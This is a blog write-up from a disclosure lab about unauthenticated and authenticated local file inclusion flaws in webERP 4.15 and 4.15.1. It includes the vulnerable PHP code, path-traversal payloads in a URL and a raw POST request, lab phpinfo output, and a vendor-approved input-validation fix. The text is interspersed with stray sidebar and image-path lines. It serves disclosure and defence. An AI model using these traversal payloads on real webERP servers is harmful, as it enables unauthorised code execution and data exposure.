LYHINS' LAB

LSCP Responsible Disclosure Lab

How White-Box hacking works: webERP Local File Inclusion

May 16, 2020 | No Comments

In the previous post we described a couple of inoERP bugs and made a conclusion that inoERP software is too buggy for everyday usage. So we tried to find a better open-source alternative, and possibly save 600 dollars per user per month on Oracle Financials for somebody. Fortunately, we found that webERP still releases updates and has GNU General Public License (GPL) v2, so we decided to check it for easily reachable vulnerabilities.

Bug discovery

To discover the bug, we used “grep” binary to find each call to “include” or “require” function that also operates with any variables, and then reviewed the results manually.

```
egrep '(include|require)(\ |\()(.*)(\$)' /var/www/html -ri
```

We had a look on webERP 4.15 and webERP 4.15.1.

WebERP v4.15 – Unauthenticated Local File Inclusion

In webERP 4.15, the code lines 22-25 of “ManualContents.php” file allow user to specify “Language” parameter. This leads to Local File Inclusion, at least in line 59. Also note line 32.

```
19.  $Title = _('webERP Manual');
20.  // Set the language to show the manual:
21.  session_start();
22.  $Language = $_SESSION['Language'];
23.  if(isset($_GET['Language'])) {// Set an other language for manual.
24.          $Language = $_GET['Language'];
25.  }
26.  // Set the Cascading Style Sheet for the manual:
27.  $ManualStyle = 'locale/' . $Language . '/Manual/style/manual.css';
28.  if(!file_exists($ManualStyle)) {// If locale ccs not exist, use doc/Manual/style/manual.css. Each language can have its own css.
29.          $ManualStyle = 'doc/Manual/style/manual.css';
30.  }
31.  // Set the the outline of the webERP manual:
32.  $ManualOutline = 'locale/' . $Language . '/Manual/ManualOutline.php';
33.  if(!file_exists($ManualOutline)) {// If locale outline not exist, use doc/Manual/ManualOutline.php. Each language can have its own outline.
34.          $ManualOutline = 'doc/Manual/ManualOutline.php';
35.  }
36.
37.  ob_start();
38.
39.  // Output the header part:
40.  $ManualHeader = 'locale/' . $Language . '/Manual/ManualHeader.html';
41.  if(file_exists($ManualHeader)) {// Use locale ManualHeader.html if exists. Each language can have its own page header.
42.          include($ManualHeader);
43.  } else {// Default page header:
44.          echo '<!DOCTYPE html>
45.          <html>
46.          <head>
47.            <title>', $Title, '</title>
48.            <meta http-equiv="Content-Type" content="text/html;charset=utf-8">
49.            <link rel="stylesheet" type="text/css" href="', $ManualStyle, '" />
50.          </head>
51.          <body lang="', str_replace('_', '-', substr($Language, 0, 5)), '">
52.                  <div id="pagetitle">', $Title, '</div>
53.                  <div class="right">
54.                          <a id="top"> </a><a class="minitext" href="', htmlspecialchars($_SERVER['PHP_SELF'],ENT_QUOTES,'UTF-8'), '">☜ ', _('Table of Contents'), '</a><br />
55.                          <a class="minitext" href="#bottom">⬇ ', _('Go to Bottom'), '</a>
56.                  </div>';
57.  }
58.
59.  include($ManualOutline);
```

For simplicity, we deployed an Ubuntu machine with webERP v4.15, and deployed an FTP service. Then we did the next:

1. As an FTP user we created a directory and a file, /srv/ftp/upload/Manual/ManualContents.php, and put call to the phpinfo function.
2. As a web user, we sent GET request with Language GET parameter: http://192.168.100.2:8080/webERP/ManualContents.php?Language=../../../../../../../../srv/ftp/upload

Search...

Search

Recent Posts

Temporary LLab suspension

How White-Box hacking works: InvoicePlane – A Lot Of XSS And A Couple Of BAC Vulnerabilities

Lifehacks for hackers: what certification next?

How White-Box hacking works: XSS + CSRF in Arunna

Lifehacks for hackers: The value of “No”.

Recent Comments

Archives

October 2022

January 2022

December 2021

November 2021

October 2021

September 2021

August 2021

July 2021

June 2021

May 2021

April 2021

March 2021

February 2021

January 2021

December 2020

November 2020

October 2020

September 2020

August 2020

July 2020

June 2020

May 2020

April 2020


March 2020

Categories

Uncategorized

Meta

Log in



192.168.100.2:8080/webERP/ManualContents.php?Language=../../../../../../../../srv/ftp/upload

in /var/www/olderp/webERP/ManualContents.php on line 22

PHP Version 7.2.24-0ubuntu0.19.04.1

System	Linux erp 5.0.0-36-gene
Build Date	Oct 24 2019 11:49:39
Server API	Apache 2.0 Handler

Entries feed

Comments feed

WordPress.org


WebERP v4.15.1 – Authenticated Local File Inclusion

In webERP 4.15.1, the developers commented out the code lines that take the Language parameter from the user input in ManualContents.php. ManualContents.php is now accessible after the authorization only, but user can specify the Language parameter in POST request. Look at “includes/LanguageSetup.php”, lines 15-23.

```
15.  If (isset($_POST['Language'])) {
16.      $_SESSION['Language'] = $_POST['Language'];
17.      $Language = $_POST['Language'];
18.  } elseif (!isset($_SESSION['Language'])) {
19.      $_SESSION['Language'] = $DefaultLanguage;
20.      $Language = $DefaultLanguage;
21.  } else {
22.      $Language = $_SESSION['Language'];
23.  }
24.  //Check users' locale format via their language
25.  //Then pass this information to the js for number validation purpose
26.
27.  $Collect = array(
28.
    'US'=>array('en_US.utf8','en_GB.utf8','ja_JP.utf8','hi_IN.utf8','mr_IN.utf8','sw_KE.utf8','tr_TR.utf8'
29.      'IN'=>array('en_IN.utf8','hi_IN.utf8','mr_IN.utf8'),
30.      'EE'=>array('ar_EG.utf8','cz_CZ.utf8','fr_CA.utf8','fr_FR.utf8','hr_HR.utf8','pl_PL.utf8','ru_RU.
31.      'FR'=>array('ar_EG.utf8','cz_CZ.utf8','fr_CA.utf8','fr_FR.utf8','hr_HR.utf8','pl_PL.utf8','ru_RU.
32.
    'GM'=>array('de_DE.utf8','el_GR.utf8','es_ES.utf8','fa_IR.utf8','id_ID.utf8','it_IT.utf8','ro_RO.utf8'
33.
34.  foreach($Collect as $Key=>$Value) {
35.      if(in_array($Language,$Value)) {
36.          $Lang = $Key;
37.          $_SESSION['Lang'] = $Lang;
38.      }
39.  }
```

So we deployed webERP v4.15.1 on the same virtual server, then did the next steps:

1. Check that the file “/srv/ftp/upload/Manual/ManualContents.php” contains the right payload
2. Authenticate as a regular webERP user with the default credentials
3. Send a POST request to ManualContents.php, with Language body parameter.
4. Navigate to ManualContents.php in a browser.



192.168.100.2/ManualContents.php

PHP Version 7.2.24-0ubuntu0.19.04.1

System	Linux erp 5.0.0-36-generic #39-Ubuntu SMP Tue Nov 12 09:46:06 UTC 2019 x86_64
Build Date	Oct 24 2019 11:49:39
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.2/apache2

Request:

```
POST /ManualContents.php HTTP/1.1
Host: 192.168.100.2
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:75.0) Gecko/20100101 Firefox/75.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSIDwebERPteam=abumh3e3ak5ert1afcrpjkl02p
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 44

Language=../../../../../../../../srv/ftp/upload
```

Recommendation

WebERP support team fixed these vulnerabilities and promised to release a new update on the previous week. So update the webERP application to the latest version as soon as it will be released.
But at the moment, Lyhin's Lab recommends to change the code at includes/LanguageSetup.php, lines 15-23

```
15.  If (isset($_POST['Language'])) {
16.      $_SESSION['Language'] = $_POST['Language'];
17.      $Language = $_POST['Language'];
18.  } elseif (!isset($_SESSION['Language'])) {
19.      $_SESSION['Language'] = $DefaultLanguage;
20.      $Language = $DefaultLanguage;
21.  } else {
22.      $Language = $_SESSION['Language'];
23.  }
```

To:

```
 if (isset($_POST['Language'])) {
     if (preg_match("/^([a-z]{2}\_[A-Z]{2})(\.utf8)$/", $_POST['Language'])) $_SESSION['Language'] =
$_POST['Language'];
 } else {
     $_SESSION['Language'] = $DefaultLanguage;
     $Language = $DefaultLanguage;
 }
 $Language = $_SESSION['Language'];
```

This change was approved by the webERP support team.

LL advises to all the researchers do not break real applications illegally. This fun leads to broken businesses and lives, and, most likely, will not make an attacker really rich.

← Lifehacks for hackers: Clipboard File Transfer stable script

Lifehacks for hackers: When to relax and when to do not →

Leave a Reply

You must be logged in to post a comment.